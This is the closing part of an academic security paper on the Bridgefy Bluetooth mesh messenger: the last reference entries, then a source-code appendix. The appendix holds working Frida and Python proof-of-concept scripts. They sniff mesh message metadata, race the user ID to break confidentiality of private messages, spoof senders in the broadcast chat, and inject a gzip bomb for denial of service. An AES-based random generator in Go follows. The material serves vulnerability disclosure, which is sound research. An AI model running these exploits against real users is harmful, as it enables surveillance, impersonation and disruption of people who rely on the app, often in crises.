[43] Christopher D. Manning, Prabhakar Raghavan, and Hinrich Schütze. *Introduction to Information Retrieval*. Cambridge University Press, Cambridge, UK, 2008. ISBN 978-0-521-86571-5. URL http://nlp.stanford.edu/IR-book/information-retrieval-book.html.

[44] Angelo Prado, Neal Harris, and Yoel Gluck. Ssl, gone in 30 seconds: A breach beyond crime. *Black Hat USA*, 2013, 2013.

[45] Tom Preston-Werner. https://toml.io/, no date.

[46] The Android Open Source Project. https://developer.android.com/studio/command-line/adb, no date.

[47] Ole André V. Ravnås. https://frida.re/, no date.

[48] Reuters. Offline message app downloaded over million times after myanmar coup. https://www.reuters.com/article/amp/idUSKBN2A22H0, 2021.

[49] Juliano Rizzo and Thai Duong. The crime attack. In *Ekoparty*, volume 2012, 2012.

[50] Mike Ryan. Bluetooth: With low energy comes low security. In *7th USENIX Workshop on Offensive Technologies (WOOT 13)*, Washington, D.C., August 2013. USENIX Association. URL https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan.

[51] SensePost. https://github.com/sensepost/objection, no date.

[52] Bluetooth SIG. https://www.bluetooth.com/learn-about-bluetooth/recent-enhancements/mesh/, no date.

[53] Signal. https://github.com/signalapp/libsignal-protocol-java, no date.

[54] Signal. https://signal.org/, no date.

[55] Pallavi Sivakumaran and Jorge Blasco. A study of the feasibility of co-located app attacks against BLE and a large-scale analysis of the current application-layer security landscape. In Nadia Heninger and Patrick Traynor, editors, *USENIX Security 2019: 28th USENIX Security Symposium*, pages 1–18. USENIX Association, August 2019.

[56] skylot. https://github.com/skylot/jadx, no date.

[57] Mike Strobel. https://github.com/mstrobel/procyon, no date.

[58] The MITRE Corporation. https://cwe.mitre.org/data/definitions/367.html, July 2021.

[59] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1197191632665415686, November 2019. http://archive.today/aNKQy.

[60] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1268015807252004864, June 2020. http://archive.today/uKNRm.

[61] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1216473058753597453, January 2020. http://archive.today/x1gG4.

[62] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1268905414248153089, June 2020. http://archive.today/odSbW.

[63] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1417129132169830410, July 2021. https://web.archive.org/web/20210731103342/https://twitter.com/bridgefy/status/1417129132169830410.

[64] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1356750830955884552, February 2021. https://web.archive.org/web/20210516231628/https://twitter.com/bridgefy/status/1356750830955884552.

[65] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1371507779299590144, March 2021. https://web.archive.org/web/20210514094031/https://twitter.com/bridgefy/status/1371507779299590144.

[66] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1356680753338318859, February 2021. https://web.archive.org/web/20210516231655/https://twitter.com/bridgefy/status/1356680753338318859.

[67] Paul C. van Oorschot. *Computer Security and the Internet: Tools and Jewels*. Springer, Cham, 2020.

[68] Mathy Vanhoef and Tom Van Goethem. Heist: Http encrypted information can be stolen through tcp-windows. In *Black Hat US Briefings, Las Vegas, USA*, 2016.

[69] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, and Dongyan Xu. BLESA: Spoofing attacks against reconnections in bluetooth low energy. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020. URL https://www.usenix.org/conference/woot20/presentation/wu.

[70] Yue Zhang, Jian Weng, Rajib Dey, Yier Jin, Zhiqiang Lin, and Xinwen Fu. Breaking secure pairing of bluetooth low energy using downgrade attacks. In Srdjan Capkun and Franziska Roesner, editors, *USENIX Security 2020: 29th USENIX Security Symposium*, pages 37–54. USENIX Association, August 2020.

[71] J. Ziv and A. Lempel. A universal algorithm for sequential data compression. *IEEE Transactions on Information Theory*, 23(3):337–343, 1977. doi: 10.1109/TIT.1977.1055714.

All links were last checked on 2021-08-28.

Source Code

Breaking Confidentiality of Private Messages

mesh-sniffing.js

```
1  const PATH_LIST = 'java.util.List';
2
3  const PATH_BLEENTITY = 'com.bridgefy.sdk.framework.entities.BleEntity';
4  const PATH_FORWARDPACKET = 'com.bridgefy.sdk.framework.entities.ForwardPacket';
5  const PATH_FORWARDTRANSACTION = 'com.bridgefy.sdk.framework.entities.ForwardTransaction';
6  const PATH_SESSION = 'com.bridgefy.sdk.framework.controller.Session';
7
8  const ENTITY_TYPE_MESH = 3;
9
10 const RECEIVER_TYPE_CONTACT = 0;
11 const RECEIVER_TYPE_BROADCAST = 1;
12
13 function printMessages(bleEntity) {
14   const JList = Java.use(PATH_LIST);
15   const JForwardPacket = Java.use(PATH_FORWARDPACKET);
16   const JForwardTransaction = Java.use(PATH_FORWARDTRANSACTION);
17
18   if (bleEntity.getEt() == ENTITY_TYPE_MESH) {
19     const transaction = Java.cast(bleEntity.getCt(), JForwardTransaction);
20     const packets = Java.cast(transaction.getMesh(), JList);
21
22     for (var i = 0; i < packets.size(); i++) {
23       const packet = Java.cast(packets.get(i), JForwardPacket);
24
25       if (packet.getReceiver_type() == RECEIVER_TYPE_CONTACT) {
26         const sender = packet.getSender();
27         const receiver = packet.getReceiver();
28
29         console.log('[+] ' + sender + ' -> ' + receiver);
30       } else if (packet.getReceiver_type() == RECEIVER_TYPE_BROADCAST) {
31         const sender = packet.getSender();
32         const receiver = 'all';
33
34         console.log('[+] ' + sender + ' -> ' + receiver);
35       }
36     }
37   }
38 }
39
40 function run() {
41   const JSession = Java.use(PATH_SESSION);
42
43   const Fa = JSession.a.overload(PATH_BLEENTITY);
44   Fa.implementation = function (bleEntity) {
45     printMessages(bleEntity);
```

```
46
47        return this.a(bleEntity);
48      }
49    };
50
51    setImmediate(function () { Java.perform(run) });
```

print-userid.js

```
1   const PATH_BRIDGEFY = 'com.bridgefy.sdk.client.Bridgefy';
2
3   setImmediate(function() {
4     Java.perform(function() {
5       let Bridgefy = Java.use(PATH_BRIDGEFY);
6
7       let bridgefyClient = Bridgefy.getInstance().getBridgefyClient();
8
9       const originalUserId = bridgefyClient.getUserUuid();
10      console.log('[*] Current local userId: ' + originalUserId);
11    });
12  });
```

userid-toctou.js

```
1   const PATH_LIST = 'java.util.List';
2   const PATH_BRIDGEFY = 'com.bridgefy.sdk.client.Bridgefy';
3   const PATH_SESSION = 'com.bridgefy.sdk.framework.controller.Session';
4   const PATH_SESSIONMANAGER = 'com.bridgefy.sdk.framework.controller.SessionManager';
5
6   const DELAY = 223;
7
8   let attackerUserId;
9   let receiverUserId;
10  let senderUserId;
11  let senderUsername;
12
13  let isNormalUserId = true;
14
15  // Change the local userId.
16  function changeUserId(bridgefyClient, userId) {
17      bridgefyClient.a.value = userId;
18      send('[*] Changed local userId to: ' + bridgefyClient.getUserUuid());
19  }
20
21  // Send the first part of the handshake to the targeted session.
22  function sendHandshake1(targetSession) {
23      send('[+] Sending partial handshake to poison the session...');
24      targetSession.a(targetSession);
25  }
26
27  // Switch the userId and send a partial handshake.
28  function raceLooper(bridgefyClient, targetSession) {
29    let userId = isNormalUserId ? receiverUserId : attackerUserId;
30    changeUserId(bridgefyClient, userId);
31    isNormalUserId = !isNormalUserId;
32    sendHandshake1(targetSession);
33  }
34
35  function findSession() {
36    const sessions = Java.cast(Java.use(PATH_SESSIONMANAGER).getSessions(),
      ↪  Java.use(PATH_LIST));
37    let targetSession = null;
38
39    for (let i = 0; i < sessions.size(); i++) {
40      const session = Java.cast(sessions.get(i), Java.use(PATH_SESSION));
41
42      let userId = session.getUserId();
43      let username = session.getDevice().getDeviceName();
44      let bleAddress = session.getDevice().getDeviceAddress();
45
46      send(`[+] Session('userId=${userId}, username=${username}, bleAddress=${bleAddress})`);
47
```

```
48      if (username != senderUsername && userId != senderUserId)
49        continue;
50
51      targetSession = session;
52    }
53
54    return targetSession;
55  }
56
57  function run() {
58    send('[*] Finding session to attack...');
59    const targetSession = findSession();
60
61    if (targetSession == null) {
62      send('[*] No session found. Exiting...');
63      return;
64    }
65
66    let bridgefyClient = Java.use(PATH_BRIDGEFY).getInstance().getBridgefyClient();
67
68    setInterval(raceLooper, DELAY, bridgefyClient, targetSession);
69  }
70
71  recv('params', function onMessage(post) {
72    attackerUserId = post.attackerUserId;
73    receiverUserId = post.receiverUserId;
74    senderUserId = post.senderUserId;
75    senderUsername = post.senderUsername;
76
77    setImmediate(function() { Java.perform(run) });
78  });
```

userid-toctou.py

```
1   #!/usr/bin/env python3
2
3   import argparse
4   import frida
5   import sys
6
7   from pathlib import Path
8
9
10  def parse_args():
11      parser = argparse.ArgumentParser(description='Breaking confidentiality of private messages
        ↪  in Bridgefy.')
12      parser.add_argument('phoneid', type=str, help='The ADB ID of the attacker\'s device.')
13      parser.add_argument('appid', type=str, help='The ID of the Bridgefy app.')
14      parser.add_argument('--attackerUserId', type=str, required=False, help='The userId of the
        ↪  attacker.')
15      parser.add_argument('--receiverUserId', type=str, required=False, help='The userId of the
        ↪  receiver.')
16      parser.add_argument('--senderUserId', type=str, required=False, help='The userId of the
        ↪  sender.')
17      parser.add_argument('--senderUsername', type=str, required=False, help='The username of
        ↪  the sender.')
18      return parser.parse_args()
19
20
21  def on_message(message, data):
22      if message['type'] == 'send':
23          print(message['payload'])
24      else:
25          print(message)
26
27
28  def some_or_input(value, prompt):
29      if value is None:
30          return input(prompt)
31      else:
32          return value
33
34
```

```
def main():
    args = parse_args()

    process = frida.get_device_manager().get_device(args.phoneid).attach(args.appid)
    scriptname = Path(__file__).parent / 'userid-toctou.js'

    with open(scriptname) as f:
        script = process.create_script(f.read())

    script.on('message', on_message)
    script.load()

    script.post({
        'type': 'params',
        'attackerUserId': some_or_input(args.attackerUserId, 'attackerUserId: '),
        'receiverUserId': some_or_input(args.receiverUserId, 'receiverUserId: '),
        'senderUserId': some_or_input(args.senderUserId, 'senderUserId: '),
        'senderUsername': some_or_input(args.senderUsername, 'senderUsername: ')
    })

    sys.stdin.read()


if __name__ == '__main__':
    main()
```

Impersonation in the Broadcast Chat

broadcast-impersonation.js

```
const PATH_LIST = 'java.util.List';
const PATH_STRING = 'java.lang.String';
const PATH_HASHMAP = 'java.util.HashMap';

const PATH_BLEENTITY = 'com.bridgefy.sdk.framework.entities.BleEntity';
const PATH_CHUNKUTILS = 'com.bridgefy.sdk.framework.controller.ChunkUtils';
const PATH_FORWARDPACKET = 'com.bridgefy.sdk.framework.entities.ForwardPacket';
const PATH_FORWARDTRANSACTION = 'com.bridgefy.sdk.framework.entities.ForwardTransaction';

let userid;
let username;
let message;

function run() {
  const JChunkUtils = Java.use(PATH_CHUNKUTILS);
  const JForwardTransaction = Java.use(PATH_FORWARDTRANSACTION);
  const JForwardPacket = Java.use(PATH_FORWARDPACKET);
  const JHashMap = Java.use(PATH_HASHMAP)

  const fEncrypt = JChunkUtils.a.overload(PATH_BLEENTITY, 'int', 'boolean', 'boolean',
  ↪  PATH_STRING)
  fEncrypt.implementation = function (bleEntity, chunkSize, alwaysTrue, unused, userId) {
    if (bleEntity.getEt() == 3) {
      const transaction = Java.cast(bleEntity.getCt(), JForwardTransaction);
      const packets = Java.cast(transaction.getMesh(), Java.use(PATH_LIST));

      for (var i = 0; i < packets.size(); i++) {
        const packet = Java.cast(packets.get(i), JForwardPacket);

        if (packet.getReceiver_type() == 1) {
          send('[*] Changing sender of this broadcast message...');

          packet.setSender(userid);

          // Set a new display name. Note that the peer's app will remember the display name
          ↪  forever, and
          // associate it with the userId. If you don't see the display name changing, try
          ↪  setting a different
          // userId above.
          const payload = Java.cast(packet.getPayload(), JHashMap);
```

```
38            payload.put('nm', username);
39            payload.put('ct', message);
40          }
41        }
42      }
43
44      return this.a(bleEntity, chunkSize, alwaysTrue, unused, userId);
45    }
46  };
47
48  recv('params', function onMessage(post) {
49    userid = post.userid;
50    username = post.username;
51    message = post.message;
52
53    setImmediate(function () { Java.perform(run) });
54  });
```

broadcast-impersonation.py

```
1   #!/usr/bin/env python3
2
3   import argparse
4   import frida
5   import sys
6
7   from pathlib import Path
8
9
10  def parse_args():
11      parser = argparse.ArgumentParser(description='Impersonation in the broadcast chat in
        ↪  Bridgefy.')
12      parser.add_argument('phoneid', type=str, help='The ADB ID of the attacker\'s device.')
13      parser.add_argument('appid', type=str, help='The ID of the Bridgefy app.')
14      parser.add_argument('--userid', type=str, required=False, help='The userId the broadcast
        ↪  is sent from.')
15      parser.add_argument('--username', type=str, required=False, help='The username the
        ↪  broadcast is sent from.')
16      parser.add_argument('--message', type=str, required=False, help='The message in the
        ↪  payload of the broadcast.')
17      return parser.parse_args()
18
19
20  def on_message(message, data):
21      if message['type'] == 'send':
22          print(message['payload'])
23      else:
24          print(message)
25
26
27  def some_or_input(value, prompt):
28      if value is None:
29          return input(prompt)
30      else:
31          return value
32
33
34  def main():
35      args = parse_args()
36
37      process = frida.get_device_manager().get_device(args.phoneid).attach(args.appid)
38
39      scriptname = Path(__file__).parent / 'broadcast-impersonation.js'
40      with open(scriptname) as f:
41          script = process.create_script(f.read())
42
43      script.on('message', on_message)
44      script.load()
45
46      script.post({
47          'type': 'params',
48          'userid': some_or_input(args.userid, 'userid: '),
49          'username': some_or_input(args.username, 'username: '),
```

```
50          'message': some_or_input(args.message, 'message: '),
51      })
52
53      sys.stdin.read()
54
55
56  if __name__ == '__main__':
57      main()
```

Denial of Service (DoS)

gzip-bomb.js

```
1   const PATH_HEX = 'org.apache.commons.codec.binary.Hex';
2   const PATH_STRING = 'java.lang.String';
3
4   const PATH_CHUNKUTILS = 'com.bridgefy.sdk.framework.controller.ChunkUtils';
5
6   let gzipPayload;
7
8   function decodeHex(data) {
9     let JHex = Java.use(PATH_HEX);
10    let JString = Java.use(PATH_STRING);
11    const hexChars = JString.$new(gzipPayload).toCharArray();
12    return JHex.decodeHex(hexChars);
13  }
14
15  function run() {
16    let JChunkUtils = Java.use(PATH_CHUNKUTILS);
17
18    const payload = decodeHex(gzipPayload);
19    send('[+] Received payload of size ' + payload.length);
20
21    JChunkUtils.compress.implementation = function (_data) {
22      send('[*] ChunkUtils.compress(...)');
23
24      // The value returned here is "used" once encrypted; we need to instantiate a new array.
25      return decodeHex(gzipPayload);
26    };
27  }
28
29  recv('params', function onMessage(post) {
30    gzipPayload = post.gzipPayload;
31
32    setImmediate(function () { Java.perform(run) });
33  });
```

gzip-bomb.py

```
1   #!/usr/bin/env python3
2
3   import argparse
4   import frida
5   import sys
6
7   from pathlib import Path
8
9
10  def parse_args():
11      parser = argparse.ArgumentParser(description='DoS attack on Bridgefy.')
12      parser.add_argument('phoneid', type=str, help='The ADB ID of the attacker\'s device.')
13      parser.add_argument('appid', type=str, help='The ID of the Bridgefy app.')
14      parser.add_argument('file', type=str, help='The gzip bomb to send as an attacker.')
15      return parser.parse_args()
16
17
18  def on_message(message, data):
19      if message['type'] == 'send':
20          print(message['payload'])
```

```
    else:
        print(message)


def main():
    args = parse_args()

    process = frida.get_device_manager().get_device(args.phoneid).attach(args.appid)

    scriptname = Path(__file__).parent / 'gzip-bomb.js'
    with open(scriptname) as f:
        script = process.create_script(f.read())

    with open(args.file, 'rb') as f:
        gzip_payload = f.read()

    print('[*] Loaded gzip payload of size', len(gzip_payload))

    script.on('message', on_message)
    script.load()

    script.post({
        'type': 'params',
        'gzipPayload': gzip_payload.hex(),
    })

    sys.stdin.read()


if __name__ == '__main__':
    main()
```

aesrand

aesrand.go

```
package aesrand

import (
  "crypto/aes"
  "crypto/cipher"
  "encoding/binary"
)

type AesRand struct {
  counter uint64
  block   cipher.Block
}

func New(seed uint64) *AesRand {
  key := make([]byte, 16)
  binary.LittleEndian.PutUint64(key, seed)
  block, err := aes.NewCipher(key)
  if err != nil {
    panic("cannot initialize AES cipher")
  }

  aesRand := AesRand{
    counter: 0,
    block:   block,
  }

  return &aesRand
}

func (r *AesRand) Read(p []byte) (n int, err error) {
  n = r.block.BlockSize()
  if len(p) != n {
    panic("buffer is too small")
  }
```

```
35
36      binary.LittleEndian.PutUint64(p, r.counter)
37      r.block.Encrypt(p, p)
38
39      r.counter++
40      if r.counter == 0 {
41        panic("counter is exhausted")
42      }
43
44      return
45    }
```